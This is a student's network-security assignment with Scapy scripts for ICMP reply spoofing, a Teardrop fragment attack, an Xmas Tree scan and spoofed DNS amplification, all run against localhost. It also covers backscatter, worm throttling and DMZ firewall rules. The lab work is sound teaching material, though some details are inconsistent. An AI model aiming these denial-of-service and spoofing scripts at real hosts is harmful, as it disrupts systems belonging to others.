

CYBR371 – Assignment 2
greenthom – 300536064

PART A: Network Attacks and Vulnerabilities

1. Write a Scapy script that monitors ICMP requests and replies back with packets simulating a Windows host.

SCRIPT:

```
from scapy.all import *
```

```
def gen_reply(packet):
    print("IS SNIFFING") #print message to check sniffing works
    if packet.haslayer(ICMP) and packet[ICMP].type == 8: # ICMP echo request
        print("ICMP Request from:", packet[IP].src) #print IP of where req is coming from
        reply = IP(dst=packet[IP].src, src=packet[IP].dst, ttl=128) / ICMP(type=0,
id=packet[ICMP].id, seq=packet[ICMP].seq) / "Windows host"
```

```
send(reply, verbose=0) #send reply
```

```
print("ICMP Reply sent to:", packet[IP].src) #print IP where reply sent too
```


```
#start sniffing for ICMP echo requests
```

```
sniff(filter="icmp", prn=gen_reply, iface="lo")
```

The image shows a Kali Linux terminal with two windows. The left window displays a network sniffing session using Wireshark, showing ICMP requests and replies between 127.0.0.1 and 127.0.0.1. The right window shows the output of the 'ping' command, displaying the results of a ping to 127.0.0.1, including packet sizes, TTLs, and round-trip times.

Tested this script on localhost using the sniff interface = "lo" command (lo -> localhost). I ran my script by running a ping to the local host address 127.0.0.1. I sent a total of four packets before manually stopping the ping using ctrl^c. As we can see four packets were sent with four packets received, with eight duplicates (the generated reply packets). The


script has printed to the terminal that it is sniffing effectively receiving requests from 127.0.0.1 and generating a reply to 127.0.0.1. Also was running Wireshark to pick up on packets being sent from ping and replies it was receiving from both localhost and the script:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0x0d05, seq=1/256, ttl=64 (reply in 2)
2	0.000023546	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) reply id=0x0d05, seq=1/256, ttl=64 (request in 1)
3	0.032314385	127.0.0.1	127.0.0.1	ICMP	54	Echo (ping) reply id=0x0d05, seq=1/256, ttl=128
4	0.076608065	127.0.0.1	127.0.0.1	ICMP	54	Echo (ping) reply id=0x0d05, seq=1/256, ttl=128
5	1.001152213	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0x0d05, seq=2/512, ttl=64 (reply in 6)
6	1.001177259	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) reply id=0x0d05, seq=2/512, ttl=64 (request in 5)
7	1.027910363	127.0.0.1	127.0.0.1	ICMP	54	Echo (ping) reply id=0x0d05, seq=2/512, ttl=128
8	1.060050625	127.0.0.1	127.0.0.1	ICMP	54	Echo (ping) reply id=0x0d05, seq=2/512, ttl=128
9	2.003847043	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0x0d05, seq=3/768, ttl=64 (reply in 10)
10	2.003876006	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) reply id=0x0d05, seq=3/768, ttl=64 (request in 9)
11	2.032525552	127.0.0.1	127.0.0.1	ICMP	54	Echo (ping) reply id=0x0d05, seq=3/768, ttl=128
12	2.074704162	127.0.0.1	127.0.0.1	ICMP	54	Echo (ping) reply id=0x0d05, seq=3/768, ttl=128
13	3.005094202	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0x0d05, seq=4/1024, ttl=64 (reply in 14)
14	3.005121374	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) reply id=0x0d05, seq=4/1024, ttl=64 (request in 13)
15	3.031275574	127.0.0.1	127.0.0.1	ICMP	54	Echo (ping) reply id=0x0d05, seq=4/1024, ttl=128
16	3.075971845	127.0.0.1	127.0.0.1	ICMP	54	Echo (ping) reply id=0x0d05, seq=4/1024, ttl=128

Here we can see that by getting Wireshark to capture from the loopback interface it has picked up the requests from ping as well as the replies that are generated from pinging the localhost as well as the generated replies from the script.

The script replies successfully simulating a Windows host as seen in the data of the packet being replied to, as well as having a TTL of 128 which is a common default time-to-live in Windows packets.




2. Write a Scapy script that illustrates the ICMP Teardrop attack. The attack must use 8 packets with overlapping offsets. Include the script in your submission document and explain the code and the fragmented and overlapping bits. You must also illustrate the attack on the receiving end (i.e. target host) using any packet capturing, analysis, or detection tools.

SCRIPT:

```
from scapy.all import *
```

```
target = "127.0.0.1" #targeting localhost
```

```
p1 = IP(dst=target, id=1000, frag=0, flags="MF")/ICMP()
p2 = IP(dst=target, id=1000, frag=220)/ICMP()
p3 = IP(dst=target, id=1000, frag=440)/ICMP()
p4 = IP(dst=target, id=1000, frag=660)/ICMP()
p5 = IP(dst=target, id=1000, frag=880)/ICMP()
p6 = IP(dst=target, id=1000, frag=1100)/ICMP()
p7 = IP(dst=target, id=1000, frag=1320)/ICMP()
p8 = IP(dst=target, id=1000, frag=1540, flags="MF")/ICMP()
send(p1)
send(p2)
send(p3)
send(p4)
send(p5)
send(p6)
send(p7)
send(p8)
```



The script constructs and sends eight ICMP packets with overlapping fragment offsets to a specified target address ('127.0.0.1' – localhost), simulating an ICMP Teardrop attack. Each packet is assigned the same identification number ('id=03e8) ensuring they are reassembled by the target system as part of the same original packet. The 'frag' field in each packet is used to manipulate the offset at which the fragment starts within the original packet. The offsets are set in a non-sequential and overlapping manner (increments of 220 from the previous packet), with the 'flags' field marked as "MF"(more fragments) for all but the last packet. This is designed to overload the reassembly process on the target system, which would lead to improper processing of these packets or cause the system to crash.

Using Wireshark, the effects of this script can be observed on the target system. The packet capture tool displays the series of incoming ICMP fragments, highlighting their src, dst, and the fragmented and overlapping state indicated by their offsets. This shows how this script manipulates the reassembly processes, which can lead to errors or crashes in vulnerable systems that can result in DDoS. The attack exploits vulnerabilities in how an operating system handles improperly fragmented packets. By observing packets in Wireshark, an attacker can study the potential disruption caused by overlapping fragments. This is useful for developing strategies for detecting and mitigating similar attacks and identifying areas where security measures for the current system need to be updated.

3. Explain the Xmas Tree attack and write a Scapy script to deploy this attack on a target host.



SCRIPT:

```
from scapy.all import *

def xmas_tree_attack(target_ip, target_port):
    ip_layer = IP(dst=target_ip)
    tcp_layer = TCP(dport=target_port, flags="FPU")
    packet = ip_layer/tcp_layer

    send(packet)

target_ip = "127.0.0.1"
target_port = 80
xmas_tree_attack(target_ip, target_port)
```



The Xmas Tree attack is a network scanning and attack technique that involves sending a TCP packet with several flags set to the on position which are not typically activated together under normal network operations. The packet flags set are FIN, PSH, and URG. When these are all set, they ‘light up’ the packet header like a Christmas tree. This type of packet is unusual and can cause certain systems to react in unpredictable ways, often used by attackers to probe for vulnerabilities, gain responses that reveal information about the network, or cause DoS by consuming processing resources on the target system as it struggles to interpret the packet.

My script sends a TCP packet to the target host (127.0.0.1 on port 80) with the Xmas Tree configuration of flags. IP layer defines the destination IP address of the target. TCP Layer: Configures the TCP segment, setting the destination port and enabling the flags (FIN, PSH, URG as FPU). Packet sending combines the IP and TCP layers and sends the crafted packet using scapy (send()). When tested (as shown by the Wireshark image) it confirms a successful execution of the script. It captures the outgoing TCP packet and shows that the FIN, PSH, and URG flags are set, as shown by the flags section of the packet details.

4. Backscatter

a. Explain the term “Backscatter traffic” and why it is generated by some but not all types of Distributed Denial of Service (DDoS) attacks.

Backscatter traffic is when unintended response packets are sent by systems that receive forged ‘communication’ (packets), observed during DDoS attacks. In these scenarios, an attacker sends packets with a spoofed source IP address – usually that of an unrelated third party. The victim of the attack, upon receiving these packets, sends a response packet back to the spoofed address. These responses are misdirected to an innocent third-party address rather than the attacker’s real IP. This results in the third party receiving responses without ever having sent an initial request, thereby becoming a secondary victim.

Backscatter is primarily generated in DDoS attacks that involve IP spoofing, where the attacker disguises the origin of the attack packets to make them appear as if they are coming from a different system. In such attacks, the target system responds to the source IP address embedded in the incoming packets. In the case of spoofing this belongs to the third party, not the attacker. This leads to the generation of backscatter traffic as these response packets are sent to the spoofed IP address. This kind of attack often involves connectionless protocols (UDP, ICMP), where the target system may automatically send responses to incoming requests without needing to establish communication -> increasing backscatter.

Not all types of DDoS attacks generate backscatter traffic. Attacks using direct, non-spoofed connections from compromised machines (botnet) that attack using their real IP addresses do not produce backscatter. This is because the response packets from the victim are sent back to the actual source of the attack, leaving no room for misdirected responses. Furthermore, attacks identified as hostile by advanced network security systems may not elicit a response at all, hence no backscatter traffic is generated. Similarly, in some cases involving connection-oriented protocols like TCP, if the initial handshake fails (IP spoofed), the target system might not send any response, further reducing instances of backscatter.

b. Explain how backscatter traffic can be used to secure a network.

By monitoring and analyzing backscatter traffic, network security teams can detect irregularities that may indicate ongoing attacks or other malicious activities. This detection is crucial for the timely mitigation of threats and can help in understanding the attack patterns and potential vulnerabilities within the network infrastructure. By identifying these patterns, administrators can take preventive measures to adjust security policies to better guard against future attacks.

Analyzing backscatter traffic enables network security features (IDS) to refine their configurations to recognize and respond to spoofed traffic more effectively. This analysis aids in developing more accurate models of network behavior, which enhances the overall defensive structure of the network. E.g. by examining the responses received from third-party systems, network admins can trace back to the forged source IP addresses used in the attack packets. This source IP traceback is vital in identifying the origins of the attack, which in turn enables network administrators to take appropriate actions, such as contacting the relevant network authorities or implementing targeted countermeasures.

Insights gained from analyzing backscatter can be used to identify malicious sources and once these sources are identified, network admins can deploy filters and access control mechanisms specifically designed to block or restrict traffic from them. Implementing these countermeasures not only mitigates the impact of current attacks but also strengthens the network's resistance to future threats. While backscatter traffic can disrupt the network both internally and externally (third-party), it can be significantly beneficial for the robustness of the security mechanisms of a system.

5. Demonstrate the DoS amplification attack through two different methods. In particular, for each method:

First Method (created dnsserver script to run on localhost):

a. Provide a Scapy code that can launch the attack

SCRIPT:

```
from scapy.all import *

target_ip = '127.0.0.1' #target loopback
dns_server = '127.0.0.1' #dns loopback
query_domain = 'example.com' #test query

def send_dns_query():
    dns_req = IP(dst=dns_server, src=target_ip) / UDP(dport=53) / DNS(rd=1,
q=DNSQR(qname=query_domain, qtype='A'))
    res = sr1(dns_req, timeout=2) #send -> receive one response
    if res:
        res.show() #show res

send_dns_query()
```

- b. Demonstrate its working by showing what is sent by the attacker and what is received at the target**

```
File Edit View Go Capture Analyze Statistics Telephony
(root@kali)-[/home/greenthom]
# python fivepone.py
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
```

Script sends one packet. It receives 2 packets with 1 answer. We captured this process on Wireshark.

The screenshot shows the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with icons for various functions. The main display area shows a list of captured packets with columns for No., Time, Source, Destination, Protocol, and Length. Two packets are visible:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.0.1	DNS	74	Standard query 0x0000 A example.com
2	0.018209188	127.0.0.1	127.0.0.1	DNS	87	Standard query response 0x0000 A example.com A 93.184.215.14

Here we can see the DNS query to obtain A and example.com. From here it receives a DNS response for it.

Wireshark - Packet 1 - Loopback: lo

Header Checksum: 0x7cb1 [validation disabled]
 [Header checksum status: Unverified]
 Source Address: 127.0.0.1
 Destination Address: 127.0.0.1

▼ User Datagram Protocol, Src Port: 53, Dst Port: 53
 Source Port: 53
 Destination Port: 53
 Length: 37
 Checksum: 0x31ca [unverified]
 [Checksum Status: Unverified]
 [Stream index: 0]

▼ [Timestamps]

UDP payload (29 bytes)

▼ Domain Name System (query)
 Transaction ID: 0x0000
 ▼ Flags: 0x0100 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 0

▼ Queries
 ▼ example.com: type A, class IN
 Name: example.com
 [Name Length: 11]
 [Label Count: 2]
 Type: A (1) (Host Address)
 Class: IN (0x0001)
 [Response IN: 2]


0000 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00E
 0010 00 39 00 01 00 00 00 11 7c b1 7f 00 00 01 7f 009...@.....
 0020 00 01 00 35 00 35 00 25 31 ca 00 00 01 00 00 01 ...5.5.%1.....
 0030 00 00 00 00 00 00 00 07 65 78 61 6d 70 6c 65 03 63e xample c
 0040 6f 6d 00 00 01 00 01om.....

No.: 1 - Time: 0.000000000 - Source: 127.0.0.1 - Destination: 127.0.0.1 - Protocol: DNS - Length: 71 - Info: Standard query 0x0000 A example.com

▼ Show packet bytes

Close Help

Above is the packet of the DNS query. Below is the packet of the DNS response.




The image shows a Wireshark packet capture window titled "Wireshark - Packet 2 - Loopback: lo". The packet is a DNS response from 127.0.0.1 to 127.0.0.1 on port 53. The packet details pane shows the following structure:

- Source Address: 127.0.0.1
- Destination Address: 127.0.0.1
- User Datagram Protocol, Src Port: 53, Dst Port: 53
- Domain Name System (response)
 - Transaction ID: 0x0000
 - Flags: 0x8180 Standard query response, No error
 - Questions: 1
 - Answer RRs: 1
 - Authority RRs: 0
 - Additional RRs: 0
- Queries
 - example.com: type A, class IN
 - Name: example.com
 - [Name Length: 11]
 - [Label Count: 2]
 - Type: A (1) (Host Address)
 - Class: IN (0x0001)
- Answers
 - example.com: type A, class IN, addr 93.184.215.14
 - Name: example.com
 - Type: A (1) (Host Address)
 - Class: IN (0x0001)
 - Time to live: 3435 (57 minutes, 15 seconds)
 - Data length: 4
 - Address: 93.184.215.14

The packet bytes pane shows the raw data in hexadecimal and ASCII. The ASCII column shows the domain name "example.com" and the IP address "93.184.215.14".

c. Compute the amplification ratio in your practical example



Amplification Ratio: Size of Res / Size of Req

Req (LEFT): 71 bytes

Res (RIGHT): 87 bytes

$$= 87 / 71$$

$$= 1.23$$

c. Compute the amplification ratio in your practical example

Amplification Ratio: Size of Res / Size of Req

Req (LEFT): 82 bytes

Res (RIGHT): 152 bytes

$$= 152 / 82$$

$$= 1.85$$

Part B: Firewalls and Intrusion Detection Systems

Q.6 Explain the capability and the process (i.e. procedure/steps) by which some firewalls, intrusion prevention systems, and honeypots can use the TCP protocol properties such as Window Size and Maximum Segment Size to slow down (NOT stop) the propagation of worms across the networks

Firewalls, intrusion prevention systems (IPS), and honeypots are essential components of network security designed to detect, mitigate, and analyze malicious activities, including the spread of worms. These security systems can utilize TCP protocol properties, such as Window Size and Maximum Segment Size, to slow down the propagation of worms across networks.

TCP -> Window Size: The TCP Window Size dictates the amount of data a sender can transmit before requiring an acknowledgment from the receiver. Security devices such as firewalls and intrusion prevention systems (IPS) can leverage this to control and suppress the data flow across the network. When a worm attempts to propagate, it initiates a large volume of packet transmissions. By detecting this abnormal activity, a firewall or IPS can intervene by significantly reducing the TCP Window Size for these specific connections. This adjustment compels the infected sender system to send only a small amount of data before halting and waiting for an acknowledgment from the controlling security device. This deliberate throttling effectively slows down the transmission rate of the worm, slowing down its ability to spread across the network. This is particularly effective against worms designed to propagate quickly by sending large volumes of data, as it limits their transmission capability and reduces the rate of infection spread.

TCP -> Maximum Segment Size (MSS): This is the largest segment of data that TCP is willing to receive in a single packet. By reducing the MSS, security devices force the sending device to use smaller packets, increasing the overall number of packets needed to send the same amount of data. This can result in increased overhead for the attacking entity, resulting in slowing down the transmission of malicious payloads.

Procedure to Slow Sown Worm Propagation:

- **Detection:** Firewalls and IPS are configured to monitor and analyze network traffic patterns continuously. They look for anomalies that may indicate worm activity, such as a sudden surge in outgoing connections or data flows that do not conform to the normal profile of the network traffic.
- **Adjustment of TCP Parameters:** Upon detecting malicious/suspicious activity of worm propagation, security systems can adjust TCP parameters. For example, TCP window size decreases for connections deemed malicious, limiting the amount of data the 'source' can send before waiting for an acknowledgment. For example, MSS reduced forcing suspected worms to send smaller packets, slowing down its ability to spread effectively.

- Honeypots: Can be used as decoys to attract and analyze worm behavior. By setting the TCP window size and MSS to different values within honeypots, admins can observe how worms respond to changes in network conditions. This can provide insights into their propagation methods and help in developing more effective mitigation strategies.
- Feedback to Security Policies: Information gathered through these interactions is fed back to refine firewall and IPS configurations. Over time, this adaptive learning helps in forming a more resilient defense against worm attacks by understanding and mitigating new techniques as they are developed.
- Enforcement and Logging: Continuous enforcement of adjusted TCP settings along with comprehensive logging and alerting mechanisms ensure that network administrators are aware of potential breaches and worm activities. Logs provide crucial data that can be used for further analysis and improvement of defensive strategies.

Q.7 As a system/network engineer you have been asked to create a firewall ruleset for a DMZ:

a.

FIREWALL 1 (External to Server)

REQUIREMENT	Transport Proto	Direction	Src. IP/Network	Dest. IP/Network	Src. Port	Dest. Port	Action
A	TCP	WAN -> DMZ IN	ANY	135.2.5.1	<1024	80	DROP
A	TCP	WAN -> DMZ	ANY	135.2.5.1	ANY	80, 443	ALLOW NEW ESTABLISHED
A	TCP	DMZ -> WAN OUT	135.2.5.1	ANY	80, 443	ANY	ALLOW ESTABLISHED
B	ICMP	WAN -> DMZ	ANY	135.2.5.1	N/A	N/A	ALLOW -> with rate limit
C	UDP	WAN -> DMZ	ANY	135.2.5.1 - Server broadcast	ANY	7, 13, 19, 37	DROP
D	TCP	DMZ -> WAN	135.2.5.1	130.58.1.1	22	ANY	ALLOW ESTABLISHED
D/E	TCP	WAN -> DMZ	130.58.1.1	135.2.5.1	ANY	22	ALLOW -> with rate limit
F	TCP	WAN -> DMZ	ANY	135.2.5.1	ANY	ANY	DROP -> if FPU flags are present
G	TCP/UDP	DMZ -> WAN	ANY	ANY	ANY	135,139	DROP
G	TCP/UDP	WAN -> DMZ	ANY	ANY	135, 139	ANY	DROP
H	TCP/UDP	DMZ -> WAN	192.168.1.0/24, 192.168.2.0/24	8.8.4.4	ANY	53	ALLOW ESTABLISHED
H	TCP/UDP	WAN -> DMZ	8.8.4.4	192.168.1.0/24, 192.168.2.0/24	53	ANY	ALLOW NEW
I	TCP/UDP	DMZ -> WAN	135.2.5.1	130.58.1.100	ANY	4119	ALLOW NEW ESTABLISHED
I	TCP/UDP	WAN -> DMZ	130.58.1.100	135.2.5.1	4119	ANY	ALLOW ESTABLISHED
J	TCP	WAN -> DMZ	ANY	135.2.5.1	ANY	8080	DROP -> if signature matches "AC 1D 1C C0 FF EE" and "Pass: CYBR371"
J	UDP	WAN -> DMZ	ANY	135.2.5.1	ANY	4040	DROP -> if signature matches "AC 1D 1C C0 FF EE" and "Pass: CYBR371"

K	ANY	DMZ -> WAN	192.168.1.0/24, 192.168.2.0/24	ANY	ANY	ANY	ALLOW NEW ESTABLISHED, RELATED
K	ANY	WAN -> DMZ	ANY	192.168.1.0/24, 192.168.2.0/24	ANY	ANY	ALLOW ESTABLISHED, RELATED
L	ICMP	DMZ -> WAN	ANY	135.2.5.1	ANY	ANY	ALLOW ECHO-REQUEST
L	ICMP	DMZ -> WAN	135.2.5.1	ANY	ANY	ANY	ALLOW ECHO-REPLY
DEFAULT	ANY	ANY	ANY	ANY	ANY	ANY	DROP

FIREWALL 2 (Server to Internal)

REQUIREMENT	Transport Proto	Direction	Src. IP/Network	Dest. IP/Network	Src. Port	Dest. Port	Action
A	TCP	DMZ -> LAN	135.2.5.1	192.168.1.0/24, 192.168.2.0/24	80, 443	ANY	ALLOW ESTABLISHED
